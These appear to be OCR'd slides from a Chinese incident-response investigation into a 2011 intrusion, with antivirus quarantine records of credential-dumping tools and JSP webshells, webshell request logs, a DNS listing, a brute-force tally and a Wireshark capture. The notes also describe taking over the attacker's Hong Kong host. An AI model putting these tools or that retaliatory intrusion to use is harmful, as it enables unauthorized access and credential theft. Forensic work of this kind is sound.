
```
USERNAME              SESSIONNAME
administrator
cc                    rdp-tcp#12
```

Files and registry entries quarantined, backed up, or repaired are listed below.

Risk	Filename	Type	Original Location	Stat...	Date
Trojan.Gen.2	nc.exe	Quarantine	C:\Temp\	Inf...	10/15/2011
Trojan.Gen.2	dumpwd2k.exe	Quarantine	C:\Temp\	Inf...	10/15/2011
Trojan.Gen.2	2.exe	Quarantine	C:\Temp\	Inf...	10/15/2011
Hacktool	job.jsp	Backup	C:\Program Files\Apache Software ...	Inf...	11/11/2011
Trojan.Moo	gsecdump.exe	Backup	C:\	Inf...	11/15/2011
Trojan.Moo	gsecdump.exe.jpg	Backup	C:\	Inf...	11/15/2011
Hacktool	no.jsp	Backup	C:\Program Files\Apache Software ...	Inf...	8/14/2011
Trojan Horse	cr-shat1.exe	Quarantine	\\118.142...9\P Drive Main\Hardwar...	Inf...	10/19/2009
Trojan Horse	RDI WuYuYo v1.0 ...	Quarantine	\\118.142...9\P Drive Main\Hardwar...	Inf...	11/6/2009

- 迂回拿下香港肉鸡，从服务器上安装的SYMANTEC的杀毒记录显示，攻击者入驻的时间

开发测试




poweresim.com 16 record(s)

Name	Type	Data
devlpmnt		
(same as parent folder)	Start of Authority (SOA)	[40], ns1 resim.com., ...
(same as parent folder)	Name Server (NS)	ns1.pow .com.
(same as parent folder)	Name Server (NS)	ns2.pow .com.
(same as parent folder)	Name Server (NS)	ns3.pow .com.
(same as parent folder)	Host (A)	147.0.83
appsvr	Host (A)	147.0.83
dev	Host (A)	147.0.83
devdoc	Host (A)	147.0.83
ns1	Host (A)	147.0.83
ns2	Host (A)	147.0.83
ns3	Host (A)	147.0.83
web	Host (A)	147.0.83
web2	Host (A)	147.0.83
www	Host (A)	147.0.83
www3	Host (A)	147.0.83

Preload: done Brute force: done Pwd found: 13/14 Time elapsed: 0h 55m 45s

- 后来对该肉鸡和服务器群进行渗透扩散，发现攻击者在香港肉鸡启用VPN服务，嗅探


开发测试



```
118.142.       - [04/Nov/2011:02:17:42 +0800] "GET /hyperic-hq/nat 219.232.          - [05/Nov/2011:16:09:43 +0800] "GET /hyperic-hq
ive-lib/      x86-winnt.jsp?action=command HTTP/1.1" 404 5 "http:/ /native-          -x86-winnt.jsp HTTP/1.1" 404 529 "-" "Mozilla/4.
/59.151.      /hyperic-hq/native-lib/sigar-x86-winnt.jsp" "Mozilla 0 (compa          IE 6.0; Windows NT 5.2; SV1; .NET CLR 1.1.4322;
/5.0 (Wi       U; Windows NT 5.1; en-US) AppleWebKit/534.10 (KHTML .NET CLR          7; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022; .
, like C      Chrome/8.0.552.215 Safari/534.10" - -                NET CLR           2152; .NET CLR 3.5.30729)" - -
118.142.       - [04/Nov/2011:02:17:44 +0800] "GET /hyperic-hq/nat 219.232.          - [05/Nov/2011:16:09:46 +0800] "GET /hyperic-hq
ive-lib/      x86-winnt.jsp?action=command HTTP/1.1" 200 2675 "htt /native-          -x86-winnt.jsp HTTP/1.1" 404 529 "-" "Mozilla/4.
p://59.1      .71/hyperic-hq/native-lib/sigar-x86-winnt.jsp" "Mozi 0 (compa          IE 6.0; Windows NT 5.2; SV1; .NET CLR 1.1.4322;
lla/5.0       ws; U; Windows NT 5.1; en-US) AppleWebKit/534.10 (KH .NET CLR          7; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022; .
TML, lik      ) Chrome/8.0.552.215 Safari/534.10" - -              NET CLR           2152; .NET CLR 3.5.30729)" - -
118.142.       - [04/Nov/2011:02:17:46 +0800] "POST /hyperic-hq/na 219.232.          - [05/Nov/2011:16:09:46 +0800] "GET /hyperic-hq
tive-lib      -x86-winnt.jsp?action=command HTTP/1.1" 200 2705 "ht /native-          -x86-winnt.jsp HTTP/1.1" 404 529 "-" "Mozilla/4.
tp://59.       171/hyperic-hq/native-lib/sigar-x86-winnt.jsp?actio 0 (compa          IE 6.0; Windows NT 5.2; SV1; .NET CLR 1.1.4322;
n=comman      zilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleW .NET CLR          7; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022; .
ebKit/53      KHTML, like Gecko) Chrome/8.0.552.215 Safari/534.10" NET CLR           2152; .NET CLR 3.5.30729)" - -
 - -                                                               219.232.          - [05/Nov/2011:16:09:47 +0800] "GET /hyperic-hq
118.142.       - [04/Nov/2011:02:17:54 +0800] "POST /hyperic-hq/na /native-          -x86-winnt.jsp HTTP/1.1" 404 529 "-" "Mozilla/4.
tive-lib      -x86-winnt.jsp?action=command HTTP/1.1" 404 1045 "ht 0 (compa          IE 6.0; Windows NT 5.2; SV1; .NET CLR 1.1.4322;
tp://59.       171/hyperic-hq/native-lib/sigar-x86-winnt.jsp?actio .NET CLR          7; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022; .
n=comman      zilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleW NET CLR           2152; .NET CLR 3.5.30729)" - -
ebKit/53      KHTML, like Gecko) Chrome/8.0.552.215 Safari/534.10" 219.232.          - [05/Nov/2011:16:09:47 +0800] "GET /hyperic-hq
 - -                                                               /native-          -x86-winnt.jsp HTTP/1.1" 404 529 "-" "Mozilla/4.
118.142.       - [04/Nov/2011:02:17:56 +0800] "POST /hyperic-hq/na 0 (compa          IE 6.0; Windows NT 5.2; SV1; .NET CLR 1.1.4322;
tive-lib      -x86-winnt.jsp?action=command HTTP/1.1" 404 1045 "ht .NET CLR          7; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022; .
tp://59.       171/hyperic-hq/native-lib/sigar-x86-winnt.jsp?actio NET CLR           2152; .NET CLR 3.5.30729)" - -
n=comman      zilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleW 219.232.          - [05/Nov/2011:16:09:47 +0800] "GET /hyperic-hq
ebKit/53      KHTML, like Gecko) Chrome/8.0.552.215 Safari/534.10" /native-          -x86-winnt.jsp HTTP/1.1" 404 529 "-" "Mozilla/4.
 - -                                                               0 (compa          IE 6.0; Windows NT 5.2; SV1; .NET CLR 1.1.4322;
118.142.       - [04/Nov/2011:02:17:58 +0800] "POST /hyperic-hq/na .NET CLR          7; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022; .
tive-lib      -x86-winnt.jsp?action=command HTTP/1.1" 200 4742 "ht NET CLR           2152; .NET CLR 3.5.30729)" - -
tp://59.       171/hyperic-hq/native-lib/sigar-x86-winnt.jsp?actio 219.232.          - [05/Nov/2011:16:09:47 +0800] "GET /hyperic-hq
n=comman      zilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleW /native-          -x86-winnt.jsp HTTP/1.1" 404 529 "-" "Mozilla/4.
ebKit/53      KHTML, like Gecko) Chrome/8.0.552.215 Safari/534.10" 0 (compa          IE 6.0; Windows NT 5.2; SV1; .NET CLR 1.1.4322;
 - -                                                               .NET CLR          7; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022; .
118.142.       - [04/Nov/2011:02:18:30 +0800] "POST /hyperic-hq/na NET CLR           2152; .NET CLR 3.5.30729)" - -
tive-lib      -x86-winnt.jsp?action=command HTTP/1.1" 200 2711 "ht 219.232.          - [05/Nov/2011:16:09:47 +0800] "GET /hyperic-hq
tp://59.       171/hyperic-hq/native-lib/sigar-x86-winnt.jsp?actio /native-          -x86-winnt.jsp HTTP/1.1" 404 529 "-" "Mozilla/4.
n=comman      zilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleW 0 (compa          IE 6.0; Windows NT 5.2; SV1; .NET CLR 1.1.4322;
ebKit/53      KHTML, like Gecko) Chrome/8.0.552.215 Safari/534.10" .NET CLR          7; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022; .
 - -                                                               NET CLR           2152; .NET CLR 3.5.30729)" - -
118.142.       - [04/Nov/2011:02:18:36 +0800] "POST /hyperic-hq/na 219.232.          - [05/Nov/2011:16:09:47 +0800] "GET /hyperic-hq
tive-lib      -x86-winnt.jsp?action=command HTTP/1.1" 404 5 "http: /native-          -x86-winnt.jsp HTTP/1.1" 404 0 "-" "Mozilla/4.0
//59.151      ./hyperic-hq/native-lib/sigar-x86-winnt.jsp?action=c (compati           6.0; Windows NT 5.2; SV1; .NET CLR 1.1.4322; .N
ommand"       la/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebK ET CLR 2           .NET CLR 3.0.04506.648; .NET CLR 3.5.21022; .NE
it/534.1      L, like Gecko) Chrome/8.0.552.215 Safari/534.10" -   T CLR 3.          52; .NET CLR 3.5.30729)" - -
-
2011_hack_log                                 2775,1           17% 2011_hack_log                                      3397,1          21%
/219.232.243.143
```

□ 另一方面，原WEB日志中显示还有另外一个河北廊坊的IP地址也访问过WEBSHELL。继续

开发测试



```
vpnday.pcap0 - Wireshark
Filter: http and not ip.addr  eq 111.194.103.27 and not ip.addr eq 74

No.    Time           Source
 97451 8361.28784 114.80.
 97453 8361.28895 114.80.
 97457 8361.30634 114.80.
 97458 8361.30722 114.80.
 97459 8361.30809 114.80.
 97462 8361.31522 118.142.
 97469 8361.33106 118.142.
 97471 8361.35537 118.142.
 97473 8361.37121 114.80.
 97476 8361.37131 114.80.
 97478 8361.37211 118.142.

⊞ Frame 97462: 440 bytes
⊞ Ethernet II, Src: Dell_
⊞ Internet Protocol, Src:
⊞ Transmission Control Pr
⊟ Hypertext Transfer Prot
  ⊞ GET /stat.php?id=2284
    Host: s14.cnzz.com\r\
    Connection: keep-aliv
    Referer: http://www.j
    Accept: */*\r\n
    User-Agent: Mozilla/5
    Accept-Encoding: gzip
    Accept-Language: zh-C
    Accept-Charset: GBK,u
    \r\n

0090  01110110 01100101 00001101 00001010 01010010 01100101 01100110 01100101   ve..Refe
0098  01110010 01100101 01110010 00111010 00100000 01101000 01110100 01110100   rer: htt
00a0  01110000 00111010 00101111 00101111 01110111 01110111 01110111 00101110   p://www.
00a8  01101010 01100110 01100100 01100001 01101001 01101100 01111001 00101110   jfdaily.
00b0  01100011 01101111 01101101 00101111 00001101 00001010 01000001 01100011   com/..Ac

HTTP Referer (http.referer), 34 bytes   Packets: 172272 Displayed: 1698 Marked: 0 Load time: 0:06.037   Profile: Default
```

